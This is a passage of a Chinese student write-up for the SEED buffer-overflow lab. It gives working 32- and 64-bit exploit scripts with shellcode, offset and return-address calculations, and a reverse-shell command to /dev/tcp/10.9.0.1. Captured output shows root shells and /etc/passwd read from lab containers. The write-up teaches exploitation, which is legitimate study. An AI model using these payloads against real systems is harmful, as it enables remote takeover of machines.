
Terminal2：



```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit_L2.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

图 24


Terminal3：



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd0a8
server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw------- 1 root root 315392 Jul  9 08:23 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 25

把 exploit_L2.py 修改为：




```python
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 360               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd1dc        # Change this number
#offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(0,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 26

攻击操作及结果如图 27-28 所示。

Terminal2：



```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L2.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

图 27

Terminal1：



```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 46922
root@3dd89be6e220:/bof#
```

图 28

Task 4: Level-3 Attack

本实验的目标运行在 10.9.0.7 上，端口号为 9090，漏洞程序为 64 位。与 10.9.0.7 进行简单交互，如图 29-30 所示。

Terminal2：



```
[07/09/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
```

图 29

Terminal3：



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe0a0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdfd0
server-3-10.9.0.7 | ==== Returned Properly ====
```


图 30

与 32 位机器上的缓冲区溢出攻击相比，64 位机器上的攻击更加困难。尽管 x64 体系结构支持 64 位地址空间，但只允许从 0x00 到 0x00007fffffff 的地址。无论如何我们都不能让地址中没有 0，则 strcyp 在进行到 return address 覆盖的时候一定会终止。因此我们只能把攻击代码放在 return address 起始位之前，即 buffer 之内。那么 new return address 就需要重定向到 buffer 内。

我们可以注意到，content 在存储 ret 值的时候，使用的是小端方式：“0x00007fffffffdfd0”是以“\xd0\xdf\xff\xff\0xff\0x7f\0x00\0x00”的形式存储的。“\x00\x00”位于地址高位，我们在覆盖 new return address 的时候可以复用这两个自己，也就无所谓 strcpy 遇 0 终止的特性了。

ret=0x00007fffffffdfd0

offset=0x00007fffffffe0a0-0x00007fffffffdfd0+8




```
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker          *
  "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
  "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"   # Placeholder for argv[2] --> the command string
  "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

\
##################################################################
# Put the shellcode somewhere in the payload
start = 10                          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdfd0         # Change this number
offset = 216                        # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 31

攻击操作及结果如图 32-33 所示。


Terminal2:



```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L3.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

图 32


Terminal3:



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffffffe0a0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdfd0
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Jul  9 08:57 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Jun 15 08:41 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 33

把 exploit_L3.py 修改为：




```
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can modify the following command string to run any command.
  # You can even run multiple commands. When you change the string,
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
  "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"   # Placeholder for argv[2] --> the command string
  "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

\
##################################################################
# Put the shellcode somewhere in the payload
start = 10                        # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdfd0       # Change this number
offset = 216                      # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

图 34

攻击操作及结果如图 35-36 所示。


Terminal2：



```
[07/09/21]seed@VM:~/.../attack-code$ ./exploit_L3.py
[07/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
█
```

图 35

Terminal1：



```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 57824
root@58a19710a50c:/bof# █
```

图 36

Summary

这次试验涉及的知识点比较多，过程中遇到了很多奇怪的错误：在代码正确的情况下无法攻击成功，解决方法就是 remake；在 Task3：Level 2 中，ret 的计算需要考虑 buffer 的极限大小，同时又要位于 shellcode 起始位之前；……。

实验是考验学生综合能力的最好方法，能够充分调动学生大脑中的知识库，激发学生的创造能力。